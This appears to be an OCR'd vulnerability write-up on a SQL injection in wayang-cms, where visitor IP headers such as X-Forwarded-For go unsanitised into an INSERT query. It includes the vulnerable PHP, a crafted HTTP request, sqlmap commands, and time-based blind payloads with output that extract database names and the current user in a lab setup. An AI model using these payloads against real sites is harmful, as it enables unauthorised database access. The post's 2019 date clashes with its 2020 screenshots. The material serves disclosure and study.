wayang-cms SQL injection vulnerability


· 2019-01-03 · # 代码审计

1.wayang-cms official download address

Github official download，wayang-cms

2.Build a recurring environment

Download and install phpStudy, download wayang-cms and copy all files inside to phpStudy's web directory, connect to mysql and create a new database wayang-cms, start Apache to access `http://127.0.0.1/wy_install/` set up installation. After the installation is complete, import cms.sql in wy_install into the database, and the successful operation is as follows



"Enter your caption here"

Welcome

Posted by Wayang CMS , 04 November 2020


Category General, Tags : new post

Welcome to Wayang CMS v1.5. This CMS build for learning and it's under GPL license

No data found in database!


3.Vulnerability analysis

The reason for the vulnerability is that the system did not perform any security verification on the visitor's IP address when recording the visitor's IP, and directly spliced the data passed by the user into the SQL statement for execution. The location of the vulnerability is in lines 8 to 10 of `wy_controlls/wy_side_visitor.php`. In line 8 of the code, the IP address, browser, time, etc. of the user accessing the system are spliced with SQL statements using the `Insert` keyword. The code uses the ip() method to obtain the visitor's IP address.



```
1   <?php
2   require_once('wy_get_ipaddress.php');
3   require_once('wy_user_agent.php');
4
5   $ua=getBrowser();
6   $browser= "Browser: " . $ua['name'] . " " . $ua['version'] . " on " .$ua['platform'] . " reports: " . $ua['userAgent'];
7
8   $queryi="INSERT INTO `wy_visitor`(`visitor_ipaddress`, `visitor_user_agent`, `visitor_date`, `visitor_online`, `visitor_online_status`)
9     VALUES ('".ip()."','".$browser."',CURDATE(),CURRENT_TIMESTAMP,1) ON DUPLICATE KEY UPDATE `visitor_online`=CURRENT_TIMESTAMP, `visitor_online_status`=1";
10  $row=$conn->query($queryi);
11  $_SESSION['visitor']=array("visitorip"=>ip(),"visitor_ua"=>$browser);
12
13  $queryoff="UPDATE `wy_visitor` SET `visitor_online_status`=0 WHERE `visitor_online` < NOW() - INTERVAL 1 HOUR";
14  $rawcekoff=$conn->query($queryoff);
15
16
17  $qt="SELECT COUNT(*) as num FROM `wy_visitor`";
18  $rawdata=$conn->query($qt);
```

Locate the file of the ip() method to view the specific implementation. This method is located in `wy_controlls/wy_side_visitor.php`. You can see through the code that if there are fields such as X-Forwarded-For in the HTTP request header, it will be taken directly from the HTTP request header Value and return.




```
<?php
function ip()
{
if(isset($_SERVER['HTTP_CLIENT_IP']) && $_SERVER['HTTP_CLIENT_IP'])
    return $_SERVER['HTTP_CLIENT_IP'];
if(isset($_SERVER['HTTP_X_FORWARDED_FOR']) && $_SERVER['HTTP_X_FORWARDED_FOR'])
    return $_SERVER['HTTP_X_FORWARDED_FOR'];
if(isset($_SERVER['HTTP_X_FORWARDED']) && $_SERVER['HTTP_X_FORWARDED'])
    return $_SERVER['HTTP_X_FORWARDED'];
if(isset($_SERVER['HTTP_FORWARDED_FOR']) && $_SERVER['HTTP_FORWARDED_FOR'])
    return $_SERVER['HTTP_FORWARDED_FOR'];
if(isset($_SERVER['HTTP_FORWARDED']) && $_SERVER['HTTP_FORWARDED'])
    return $_SERVER['HTTP_FORWARDED'];
if(isset($_SERVER['HTTP_X_COMING_FROM']) && $_SERVER['HTTP_X_COMING_FROM'])
    return $_SERVER['HTTP_X_COMING_FROM'];
if(isset($_SERVER['HTTP_COMING_FROM']) && $_SERVER['HTTP_COMING_FROM'])
    return $_SERVER['HTTP_COMING_FROM'];
if(isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'])
    return $_SERVER['REMOTE_ADDR'];
return '';
}
?>
```

Attackers can submit dirty data for malicious SQL injection.

```
$queryi="INSERT INTO `wy_visitor`(`visitor_ipaddress`, `visitor_user_agent`, `visito
`visitor_online`, `visitor_online_status`)
  VALUES ('".ip()."','".$browser."',CURDATE(),CURRENT_TIMESTAMP,1) ON DUPLICATE KEY
`visitor_online`=CURRENT_TIMESTAMP, `visitor_online_status`=1";
$row=$conn->query($queryi);
```

4.Vulnerability proof


The tools used are sqlmap and burpsuite. Visit the homepage of the website and capture the package, and add the X-Forwarded-For: 8.8.8.8 field, and add the * sign after 8.8.8.8 for the purpose of allowing sqlmap to identify the injection point.



```
GET / HTTP/1.1
Host: 192.168.2.3
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.135 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=4eviguhr02n9ps5g[illegible]c6eohj7
Connection: close
X-Forwarded-For: 8.8.8.8*
```

Save the data package as vul.txt and use sqlmap to verify, execute the following command.


```
python2 sqlmap.py -r vul.txt --batch -v 3 --risk 3 --level 5
```



```
---
Parameter: X-Forwarded-For #1* ((custom) HEADER)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: 8.8.8.8'+(SELECT 0x59465475 WHERE 4003=4003 AND (SELECT 7836 FROM (SELECT(SLEEP(5)))LAuI))+'
    Vector: AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIME]-(IF([INFERENCE],0,[SLEEPTIME])))))[RANDSTR])
---
[19:47:37] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[19:47:37] [INFO] fetched data logged to text files under 'C:\Users\Admin\AppData\Local\sqlmap\output\192.168.2.3'
[19:47:37] [WARNING] you haven't updated sqlmap for more than 157 days!!!
```

Try to get the database name of the system


```
python2 sqlmap.py -r vul.txt --batch -v 3 --risk 3 --level 5 --dbs
```



```
[19:49:35] [INFO] resumed: wycms
[19:49:35] [DEBUG] performed 0 queries in 0.00 seconds
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] wycms
```

Try to get the current user of the database

```
python2 sqlmap.py -r vul.txt --batch -v 3 --risk 3 --level 5 --current-user
```



```
[19:51:37] [PAYLOAD] 8.8.8.8'+(SELECT 0x73794766 WHERE 5084=5084 AND (SELECT 2585 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNU
LL(CAST(CURRENT_USER() AS NCHAR),0x20)),15,1))>1,0,1)))))dqJv))+'
[19:51:37] [INFO] retrieved: root@localhost
[19:51:37] [DEBUG] performed 104 queries in 78.41 seconds
current user: 'root@localhost'
[19:51:37] [INFO] fetched data logged to text files under 'C:\Users\Admin\AppData\Local\sqlmap\output\192.168.2.3'
[19:51:37] [WARNING] you haven't updated sqlmap for more than 157 days!!!

[*] ending @ 19:51:37 /2020-11-14/
```

It is found through testing that the vulnerability exists and can be exploited.